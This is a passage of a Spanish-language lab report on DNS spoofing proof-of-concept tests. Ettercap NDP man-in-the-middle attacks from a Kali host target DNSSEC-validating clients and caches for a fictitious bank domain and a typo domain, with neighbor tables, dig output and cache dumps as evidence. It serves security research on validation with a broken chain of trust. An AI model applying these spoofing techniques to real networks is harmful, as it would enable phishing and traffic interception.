
Tabla N°. Resultados PoC

Se obtiene que cuando la cadena de confianza esta rota, y el proceso de validacion es realizado por el cliente, cuando se consulta por el dominio bancodk.com se tiene que la **PoC es no exitosa** debido a que el cliente realiza el proceso de validacion, mientras que por el efecto del MITM (cliente-cache), el servidor no se ve involucrado en el preceso de consulta DNS.

Evidencias de la PoC

Ejecucion de la prueba desde Kali

Para realizar la prueba se comienza con la selección de los objetivos que se verán involucrados en la prueba, el servidor autoritario del dominio banco y el servidor cache DNS, como se muestra en la imagen de abajo



Efecto de Hombre en el Medio en el cliente

```
root@Cliente-validador:~# ip -6 neigh
fe80::a00:27ff:fef1:2ca5 dev enp0s3 lladdr 08:00:27:f1:2c:a5 STALE
fe80::a00:27ff:fe27:db30 dev enp0s3 lladdr 08:00:27:27:db:30 router STALE
2001:12:7000::cafe:1 dev enp0s3 lladdr 08:00:27:27:db:30 router STALE
2001:12:7000::cafe:5 dev enp0s3 lladdr 08:00:27:f1:2c:a5 STALE
```

Después de empezar la ejecución del ataque se observa que esta relación se ve afectada por MITM, como se muestra en la imagen de abajo, donde la dirección MAC del servidor DNS cache ha sido modificada por la del atacante

```
root@Cliente-validador:~# ip -6 neigh
2001:12:7000::cafe:5 dev enp0s3 lladdr 08:00:27:48:09:19 router REACHABLE
2001:12:7000::cafe:1 dev enp0s3 lladdr 08:00:27:27:db:30 router STALE
fe80::a00:27ff:fef1:2ca5 dev enp0s3 lladdr 08:00:27:f1:2c:a5 STALE
fe80::a00:27ff:fe48:919 dev enp0s3 lladdr 08:00:27:48:09:19 REACHABLE
fe80::a00:27ff:fe27:db30 dev enp0s3 lladdr 08:00:27:27:db:30 router STALE
2001:12:7000::cafe:37 dev enp0s3 lladdr 08:00:27:48:09:19 STALE
```

A continuación desde la consola del cliente validador, se realizan una serie de consultas para analizar las respuestas obtenidas.

Consultas

Se realiza una consulta al dominio www.bancodk.com como por el dominio bancodk.com como efecto de una consulta con error tipografico

Primera consulta a dominio real

```
root@Cliente-validador:~# dig AAAA www.bancodk.com +dnssec +multiline

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA www.bancodk.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60258
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;www.bancodk.com.       IN AAAA

;; ANSWER SECTION:
www.bancodk.com.        604800 IN AAAA 2001:12:7000::cafe:6
www.bancodk.com.        604800 IN RRSIG AAAA 8 3 604800 (
                                20180915181449 20180816181449 59571 bancodk.com.
                                hr+Wou/PZ7z1yp+xRawKvl18TG79VdCljMkbGYoKS+hQ
                                +L83mMy8IqUydi1A/BtFmorsfFJTXD0iNUl/PBb8/KKs
                                6tHP9vnF1kK2G/vdOWmzQz3voBtpSTedTE/ESWbgNipb
                                5x+pnx4CII6Ah191S6epdMUFHUKqc9nmaLlTYj+9lAM7
                                pKPkHNTf7XTYeH/QL8XM4X//ciE4FN0G8E5pnwzLspV0
                                i5ZS0FHVYuA6P1EePoY0z4KcQVEcHN59kdf0LsaO6umf
                                lXelzJ6Vt/QqejrE1pkHzscu1pdSoLxcjQCUUGOmjY6l
                                Q1b/Q0bf5T2/Pu5vdQBISDa5pSfiMoCH9w== )
```

```
;; AUTHORITY SECTION:
bancodk.com.            604800 IN NS dns1.bancodk.com.
bancodk.com.            604800 IN RRSIG NS 8 2 604800 (
                                20180915181449 20180816181449 59571 bancodk.com.
                                KnrAA41GbY06IWKjWtw2icynHx5SiurQwsco5ax25F+v
                                XwB/3i7e2ZPsZN7WzfWAayCY632c/+5qWOUw+wuR/ehP
                                0jVQa8Zbx7tyRHkFGWSHDxpdlEgUu+IWD1aycQe5eX/T
                                zi8xWHJMANif/0u90iW3n8cgfJzz7BKOosItvtJ6JU5z
                                AroOevEOqlMkdAam1h//X3FhPHsgh8FTpwgTL7KWWxAD
                                +b6QOVDu/bFD29OmTSUdAeG2tFa3TLur9B4LSj2K3cze
                                Pv2/TP6gNMhLBrAS32I0f+aiyiGg6cN2eewERbJtb+Yq
                                5DO84D97P/iL+a/WiGbFHSC0C1tikLUpzA== )

;; ADDITIONAL SECTION:
dns1.bancodk.com.       604800 IN AAAA 2001:12:7000::cafe:2
dns1.bancodk.com.       604800 IN RRSIG AAAA 8 3 604800 (
                                20180915181449 20180816181449 59571 bancodk.com.
                                Uf8TvO8O3tkgSiAYvipCIpeZ3FkUXxv0TbJmQFK3oqBr
                                FdCd6MGDbP5y1j3TtV371F4sMLHxCFkozd0sT4+h/CbJ
                                lUymxU/n68ni26m3W+ygOZPjKJyadFJ0mdnygypABbV0
                                pZxECvLjn9MdV6cQE99pli52ZPJefKI8ew7Wa0m4qsP9
                                3EN8JF9sZCS9niT/sH7FVVJR/vJonrt5gDBOk4Ia1F7r
                                PfRrhLpkH63VK6CRdF7ttDZaptNUj9h9k/jx+6LBOTm1
                                5/y307saMKZYvlBNZo381hhT+ZQNmtkyR2vCHKEaTD6U
                                y0Xj3WH35bO8yhl7mH2VJ50Q4tZQh7a6yQ== )

;; Query time: 80 msec
;; SERVER: 2001:12:7000::cafe:25#53(2001:12:7000::cafe:25)
;; WHEN: Mon Aug 20 13:10:47 -05 2018
;; MSG SIZE  rcvd: 1016
```

Primera consulta a dominio inexistente

El cliente validador realiza un consulta al dominio baancodk.com exigiendo validación, a lo cual recibe una respuesta no validada (ausencia del bit ad) , registro AAAA 2001:12:7000::cafe:37 para el dominio bancodk.com, con status NOERROR como se muestra en la imagen de abajo.

```
root@Cliente-validador:~# dig AAAA baancodk.com +dnssec +multiline

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA baancodk.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46436
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;baancodk.com.          IN AAAA

;; ANSWER SECTION:
baancodk.com.           3600 IN AAAA 2001:12:7000::cafe:37

;; AUTHORITY SECTION:
com.                    604780 IN NS a.gtld-servers.net.com.

;; ADDITIONAL SECTION:
a.gtld-servers.net.com. 604780 IN AAAA 2001:503:3f::beca:2

;; Query time: 34 msec
;; SERVER: 2001:12:7000::cafe:25#53(2001:12:7000::cafe:25)
;; WHEN: Mon Aug 20 13:11:07 -05 2018
;; MSG SIZE  rcvd: 130
```

Memoria Cache Para Revisar Envenemietno del Cliente

Se revisa la memoria cache del cliente validador, para observar los datos almacenados en esta ante las consultas realizadas, utilizando el comando grep para determinar si se ha almacenado información relacionada a la consulta realizada.

```
root@Cliente-validador:/var/cache/bind# cat named_dump.db  | grep bancodk.com
bancodk.com.            604429  NS      dns1.bancodk.com.
                                        20180915181449 20180816181449 59571 bancodk.com.
                                        20180915181449 20180816181449 18832 bancodk.com.
                                        20180915181449 20180816181449 59571 bancodk.com.
dns1.bancodk.com.       10429   \-A     ;-$NXRRSET
; bancodk.com. SOA dns1.bancodk.com. admin.bancodk.com. 2 604800 864000 2419200 604800
                                        20180915181449 20180816181449 59571 bancodk.com.
www.bancodk.com.        10429   \-DS    ;-$NXRRSET
; bancodk.com. SOA dns1.bancodk.com. admin.bancodk.com. 2 604800 864000 2419200 604800
; bancodk.com. RRSIG SOA ...
; 33ERE14DKNNSDUN7HFMMJ1EJ89VT0884.bancodk.com. RRSIG NSEC3 ...
; 33ERE14DKNNSDUN7HFMMJ1EJ89VT0884.bancodk.com. NSEC3 1 1 20 200112027000CAFE 3TJ1UHI3V9NEED2T5VNUCRAAAIQL3GTA AAAA RRSIG
                                        20180915181449 20180816181449 59571 bancodk.com.
; dns1.bancodk.com [v4 TTL 10429] [v4 nxrrset] [v6 unexpected]

root@Cliente-validador:/var/cache/bind# cat named_dump.db  | grep baancodk.com
baancodk.com.           3249    AAAA    2001:12:7000::cafe:37
```

Posiblemente en la memoria cache se ah almacenado información asociada a la consulta bancodk.com

Memoria cache principal

En las imágenes de abajo se puede observar los diferentes registro de recursos almacenados de los dominios relacionados a la consultas.

Dominio com

El dominio com no se encuentra firmado, por lo cual el cliente ha almacenado como un dato referencia que el dominio **com** tiene como **NS** a **a.gtld-servers.net.com**, junto con los registros NSEC3 del dominio . relacionados a la zona hija com. Informacio provista por el servidor autoritario del domino raiz por lo cual almacena con nivel de confianza secure.

```
; glue
com.            604429     NS    a.gtld-servers.net.com.
; secure
                10449\-DS  ;-$NXRRSET
; . SOA f.root-servers.net. admin. 2 604800 864000 2419200 604800
; . RRSIG SOA ...
; A0TTOOSPTJ60A6EG7NHOUDTUO24E81C5. RRSIG NSEC3 ...
; A0TTOOSPTJ60A6EG7NHOUDTUO24E81C5. NSEC3 1 1 20 200105002FF2BEBE
OPCUI7PMPFSIUVIS1NFSJ43D082HUU6M AAAA RRSIG
; U94DI2E2VGB5K79V3DS49DUBAJUTI9MT. RRSIG NSEC3 ...
; U94DI2E2VGB5K79V3DS49DUBAJUTI9MT. NSEC3 1 1 20 200105002FF2BEBE
61KVF976VQB9H0VE1VAJ1RJ69U9JPR7C NS SOA AAAA RRSIG DNSKEY
NSEC3PARAM
```

Dominio inexistente bancodk.com

Se observar que en la memoria cache del cliente se ha almacenado que el dominio bancodk.com corresponde al registro AAAA 2001:12:7000::café:37

```
; answer
baancodk.com.          3249  AAAA  2001:12:7000::cafe:37
```

Dominio bancodk.com

Debido a que el domino bancodk.com está firmado y que el cliente validador posee anclas de confianza para el dominio bancodk.com almacena los registros DNSSEC del dominio con un nivel de confianza secure además de almacenar el registro AAAA 2001:12:7000::cafe:6 para el dominio www.bancodk.com

Efecto Hombre en el Medio Cache

Después de empezar la ejecución del ataque se observa que la relación IP-MAC se ve afectada por MITM, como se muestra en la imagen de abajo, donde la dirección MAC del cliente ha sido modificada por la del atacante.

```
root@validador:~# ip -6 neigh
2001:12:7000::cafe:2 dev enp0s3 lladdr 08:00:27:50:64:6e STALE
2001:12:7000::cafe:37 dev enp0s3 lladdr 08:00:27:48:09:19 STALE
fe80::a00:27ff:fe50:646e dev enp0s3 lladdr 08:00:27:50:64:6e STALE
2001:12:7000::cafe:1 dev enp0s3 lladdr 08:00:27:27:db:30 router STALE
fe80::a00:27ff:fefb:19d0 dev enp0s3 lladdr 08:00:27:fb:19:d0 STALE
fe80::a00:27ff:fe27:db30 dev enp0s3 lladdr 08:00:27:27:db:30 router STALE
fe80::a00:27ff:fe48:919 dev enp0s3 lladdr 08:00:27:48:09:19 REACHABLE
2001:12:7000::cafe:25 dev enp0s3 lladdr 08:00:27:48:09:19 router REACHABLE
```

Memoria Cache Para Revisar Envenemietno del servidor cache

No se almacena en la moria cache del servidor DNS cache información relaciondada a las cónsultas.

```
root@validador:/var/cache/bind# cat named_dump.db  | grep bancodk.com
; e.f.a.c.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.7.2.1.0.0.1.0.0.2.ip6.arpa. SOA dns1.bancodk.com. admin.bancodk.com. 2 604800 864000 2419200 604800
bancodk.com.            603686  DNSKEY  256 3 8 (
                                        20180915181449 20180816181449 18832 bancodk.com.
                                        20180915181449 20180816181449 59571 bancodk.com.
dns1.bancodk.com.       9686    \-A     ;-$NXRRSET
; bancodk.com. SOA dns1.bancodk.com. admin.bancodk.com. 2 604800 864000 2419200 604800
; bancodk.com. RRSIG SOA ...
; AC0VVPQ553IMA9BLKC94AEA93AUMHUMV.bancodk.com. RRSIG NSEC3 ...
; AC0VVPQ553IMA9BLKC94AEA93AUMHUMV.bancodk.com. NSEC3 1 1 20 200112027000CAFE CIDJFVOBCS0UFB5DI5S6MOBH4QF0K5OV AAAA RRSIG
www.bancodk.com.        9686    \-DS    ;-$NXRRSET
; bancodk.com. SOA dns1.bancodk.com. admin.bancodk.com. 2 604800 864000 2419200 604800
; bancodk.com. RRSIG SOA ...
; 33ERE14DKNNSDUN7HFMMJ1EJ89VT0884.bancodk.com. RRSIG NSEC3 ...
; 33ERE14DKNNSDUN7HFMMJ1EJ89VT0884.bancodk.com. NSEC3 1 1 20 200112027000CAFE 3TJ1UHI3V9NEED2T5VNUCRAAAIQL3GTA AAAA RRSIG
```

```
root@validador:/var/cache/bind# cat named_dump.db  | grep baancodk.com
root@validador:/var/cache/bind#
```

Memoria cache principal

En las imágenes de abajo se puede observar los diferentes registro de recursos almacenados de los dominios relacionados a la consultas.

Dominio com.

En en servidor cache no almacena registros nuevos por la consulta realizada por el dominio baancodk.com, ni relacionado en el dominio com ni en el dominio baancodk.com como se muestra en las imágenes de abajo.

```
; answer
com.            9706  \-DS  ;-$NXRRSET
; . SOA f.root-servers.net. admin. 2 604800 864000 2419200 604800
; . RRSIG SOA ...
; A0TTOOSPTJ60A6EG7NHOUDTUO24E81C5. RRSIG NSEC3 ...
; A0TTOOSPTJ60A6EG7NHOUDTUO24E81C5. NSEC3 1 1 20 200105002FF2BEBE
OPCUI7PMPFSIUVIS1NFSJ43D082HUU6M AAAA RRSIG
; U94DI2E2VGB5K79V3DS49DUBAJUTI9MT. RRSIG NSEC3 ...
; U94DI2E2VGB5K79V3DS49DUBAJUTI9MT. NSEC3 1 1 20 200105002FF2BEBE
61KVF976VQB9H0VE1VAJ1RJ69U9JPR7C NS SOA AAAA RRSIG DNSKEY
NSEC3PARAM
```

Dominio bancodk.com

El servidor DNS cache almacena los registros DNSSEC del dominio bancodk.com con un nivel de confianza authanswer debido a que son entregados por el servidor autoritario del dominio bancodk.com.. Sin embargo no tiene registros asociados a bancodk.com.

PoC de DNS Spoofing entre el Cliente Validador y el Servidor Cache Validador cuando el Cliente consulta por el nombre de dominio www.bancodk.com

1. **Descripción de la prueba**

   La prueba de concepto de DNS Spoofing se realizó en el escenario real de pruebas controlado con la cadena de confianza rota, debido que en la red externa el dominio com se encuentra sin firmar, mediante un ataque de HOMBRE EN EL MEDIO con NDP spoofing entre el Cliente Validador y el Servidor Cache Validador.

   En este caso, se quiere suplantar la respuesta del Servidor DNS Autoritario del dominio www.bancodk.com por la dirección IPv6 del atacante Kali, con el propósito de envenenar la memoria del Servidor Cache insertando un registro DNS falso en la TABLA DNS. De esta forma, en lugar de dirigir al usuario o usuarios al sitio web legítimo, las víctimas serán direccionadas al sitio web falso clonado por el atacante, cuando realicen una consulta al dominio www.bancodk.com.

Al efectuar la prueba se determinará si el Cliente validador con soporte de validación DNSSEC, es o no es vulnerable cuando el cliente validador realice una consulta a ese sitio, de esta manera se evaluará si la prueba fue exitosa o no, teniendo en cuenta que en este escenario los clientes como el servidor cache realizan el proceso de validación DNSSEC.

2. **Herramienta:** Para la realización de la prueba se utilizó **Ettercap**, v2.8
3. **Topología de Red del Ambiente real de Prueba.**




Figura. x Topología de Red del Ambiente real de Prueba

4. **Ambiente de la prueba:**

   La prueba se desarrolló en un escenario real de pruebas controlado que cumple con las siguientes características:

   - La cadena de confianza DNSSEC se encuentra rota (dominio com se encuentra sin firmar.)
   - El proceso de validación de las respuestas DNS es efectuado por el Cliente Validador y el Servidor Cache recursivo de la organización, que posee tanto la clave pública del servidor raíz f.root-servers.net como la del dominio bancodk.com.

- Se realizó un ataque de hombre en el medio entre el Cliente Validador y el Servidor Cache validador.
- Como máquina atacante se utilizó la distribución Kali-Linux de 64 bits, configurando la interfaz eth0 con acceso a la red interna 2001:12:7000: CAFÉ:0/112.
- El cliente validador Linux de la red interna CAFÉ, realiza las mismas consultas en momentos de tiempo diferentes para determinar si siempre se obtiene la misma información o respuesta cuando éste solicita una consulta a www.bancodk.com.
- El escenario real de pruebas se implementó con la distribución Linux Debian 9.4

5. Características de los equipos involucrados en la prueba:

S.O	EQUIPO	FUNCION	DIRECCION IPv6	DIRECCION MAC	INTERFACES
DEBIAN	Servidor cache recursivo - Validador	TARGET	2001:12:7000::cafe:5	08:00:27:F1:3C:A5	enp0s3
DEBIAN	Cliente Validador	TARGET	2001:12:7000::cafe:25	08:00:27:FB:19:D0	enp0s3
KALI GNU/LINUX 2018	KALI	Atacante	2001:12:7000::cafe:37	08:00:27:48:09:19	eth0

Tabla N°. Características de los equipos.

6. Resultados obtenidos de la Prueba:

DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
www.bancodk.com	F	CLIENTE -CACHE	CLIENTE-CACHE	NO	NO	SI	SI	NO
baancodk.com	NF-I	CLIENTE -CACHE	CLIENTE-CACHE	SI	NO	NO	NO	SI


Tabla N°. Resultados obtenidos.

Se obtiene que cuando el cliente validador consulta por el dominio www.bancodk.com la prueba es no exitosa debido a que el cliente realiza el proceso de validaicon. Mientras que al consultar por bancodk.com el cliente al estar la cadena de confianza. No puede autenticar la respuesta pero la acepta.

7. Evidencias de la PoC

Ejecucion de la PoC desde Kali

Para realizar la prueba se comienza con la selección de los objetivos que se verán involucrados en la prueba, el servidor autoritario del dominio banco y el servidor cache DNS , como se muestra en la imagen de abajo



Después de seleccionado los objetivos, se realiza envenenamiento NDP para llevar a cabo ataque de hombre en el medio entre el cliente validador y el servidores DNS cache.

Efecto Hombre en el Medio Cliente


Después de empezar la ejecución del ataque se observa que esta relación se ve afectada por MITM, como se muestra en la imagen de abajo, donde la dirección MAC del servidor DNS cache ha sido modificada por la del atacante

```
root@Cliente-validador:~# ip -6 neigh
fe80::a00:27ff:fe50:646e dev enp0s3 lladdr 08:00:27:50:64:6e STALE
fe80::a00:27ff:fef1:2ca5 dev enp0s3 lladdr 08:00:27:f1:2c:a5 STALE
2001:12:7000::cafe:37 dev enp0s3 lladdr 08:00:27:48:09:19 STALE
2001:12:7000::cafe:5 dev enp0s3 lladdr 08:00:27:48:09:19 router REACHABLE
2001:12:7000::cafe:1 dev enp0s3 lladdr 08:00:27:27:db:30 router STALE
fe80::a00:27ff:fe48:919 dev enp0s3 lladdr 08:00:27:48:09:19 STALE
fe80::a00:27ff:fe27:db30 dev enp0s3 lladdr 08:00:27:27:db:30 router STALE
2001:12:7000::cafe:2 dev enp0s3 lladdr 08:00:27:50:64:6e STALE
```

A continuación desde la consola del cliente validador, se realizan una serie de consultas para analizar las respuestas obtenidas.

Consultas

Primera consulta a dominio real



```
root@Cliente-validador:~# dig AAAA www.bancodk.com +dnssec +multiline

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA www.bancodk.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36688
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;www.bancodk.com.       IN AAAA

;; ANSWER SECTION:
www.bancodk.com.        604800 IN AAAA 2001:12:7000::cafe:6
www.bancodk.com.        604800 IN RRSIG AAAA 8 3 604800 (
                                20180915181449 20180816181449 59571 bancodk.com.
                                hr+Wou/PZ7z1yp+xRawKvl18TG79VdCljMkbGYoKS+hQ
                                +L83mMy8IqUydi1A/BtFmorsfFJTXD0iNUl/PBb8/KKs
                                6tHP9vnF1kK2G/vdOWmzQz3voBtpSTedTE/ESWbgNipb
                                5x+pnx4CII6Ah191S6epdMUFHUKqc9nmaLlTYj+9lAM7
                                pKPkHNTf7XTYeH/QL8XM4X//ciE4FN0G8E5pnwzLspV0
                                i5ZS0FHVYuA6P1EePoY0z4KcQVEcHN59kdf0LsaO6umf
                                lXelzJ6Vt/QqejrE1pkHzscu1pdSoLxcjQCUUGOmjY6l
                                Q1b/Q0bf5T2/Pu5vdQBISDa5pSfiMoCH9w== )

;; Query time: 37 msec
;; SERVER: 2001:12:7000::cafe:25#53(2001:12:7000::cafe:25)
;; WHEN: Mon Aug 20 11:36:25 -05 2018
;; MSG SIZE  rcvd: 371
```

El cliente logra conectarse al dirección correcta asociada al dominio www.bancokd.com. El dominio www.bancodk.com no se suplanta cuando el cliente valida.

Primera consulta a dominio inexistente

El cliente validador realiza un consulta al dominio baancodk.com exigiendo validación, a lo cual recibe una respuesta de status NXDOMAIN, que significa que el dominio no existe.

```
root@Cliente-validador:~# dig AAAA baancodk.com +dnssec +multiline

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA baancodk.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 29741
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;baancodk.com.          IN AAAA

;; AUTHORITY SECTION:
com.                    10800 IN SOA a.gtld-servers.net. admin.com. (
                                2          ; serial
                                604800     ; refresh (1 week)
                                864000     ; retry (1 week 3 days)
                                2419200    ; expire (4 weeks)
                                604800     ; minimum (1 week)
                                )

;; Query time: 68 msec
;; SERVER: 2001:12:7000::cafe:25#53(2001:12:7000::cafe:25)
;; WHEN: Mon Aug 20 12:04:55 -05 2018
;; MSG SIZE  rcvd: 101
```

Memoria Cache Para Revisar Envenemietno del cliente

Se revisa la memoria cache del cliente validador , para observar los datos almacenados en esta ante las consultas realizadas, utilizando el comando grep para determinar si se ha almacenado información relacionada a la consulta realizada

```
root@Cliente-validador:/var/cache/bind# cat named_dump.db  | grep bancodk.com
bancodk.com.            603634  DNSKEY  256 3 8 (
                                        20180915181449 20180816181449 18832 bancodk.com.
                                        20180915181449 20180816181449 59571 bancodk.com.
www.bancodk.com.        603634  AAAA    2001:12:7000::cafe:6
                                        20180915181449 20180816181449 59571 bancodk.com.
```

Memoria cache principal

En las imágenes de abajo se puede observar los diferentes registro de recursos almacenados de los dominios relacionados a la consultas.

Dominio bancodk.com

Debido a que el domino bancodk.com está firmado y que el cliente validador posee anclas de confianza para el dominio bancodk.com almacena los registros DNSSEC del dominio con un nivel de confianza secure además de almacenar el registro AAAA 2001:12:7000::cafe:6 para el dominio www.bancodk.com

Efecto Hombre en el Medio Cache

```
root@validador:~# ip -6 neigh
2001:12:7000::cafe:37 dev enp0s3 lladdr 08:00:27:48:09:19 STALE
fe80::a00:27ff:fe50:646e dev enp0s3 lladdr 08:00:27:50:64:6e STALE
2001:12:7000::cafe:1 dev enp0s3 lladdr 08:00:27:27:db:30 router STALE
2001:12:7000::cafe:25 dev enp0s3 lladdr 08:00:27:48:09:19 router REACHABLE
fe80::a00:27ff:fe48:919 dev enp0s3 lladdr 08:00:27:48:09:19 REACHABLE
2001:12:7000::cafe:32 dev enp0s3  FAILED
fe80::a00:27ff:fefb:19d0 dev enp0s3 lladdr 08:00:27:fb:19:d0 STALE
2001:12:7000::cafe:2 dev enp0s3 lladdr 08:00:27:50:64:6e STALE
fe80::a00:27ff:fe27:db30 dev enp0s3 lladdr 08:00:27:27:db:30 router STALE
```

Memoria Cache Para Revisar Envenemietno

De igual forma se observa la memoria cache del servidor DNS cache a quien el cliente consulta, para observar si hay modificación de los datos almacenados por las consultas realizadas.

Memoria cache principal

En las imágenes de abajo se puede observar los diferentes registro de recursos almacenados de los dominios relacionados a la consultas.

Dominio com

Del dominio con solo almacena la informacino entrega dara por el servidor autoritario del dominio raiz sobre el dominio com.

```
com.            603471     NS    a.gtld-servers.net.com.
; pending-answer
                9471  \-DS  ;-$NXRRSET
; . SOA f.root-servers.net. admin. 2 604800 864000 2419200 604800
; . RRSIG SOA ...
; A0TTOOSPTJ60A6EG7NHOUDTUO24E81C5. RRSIG NSEC3 ...
; A0TTOOSPTJ60A6EG7NHOUDTUO24E81C5. NSEC3 1 1 20 200105002FF2BEBE
OPCUI7PMPFSIUVIS1NFSJ43D082HUU6M AAAA RRSIG
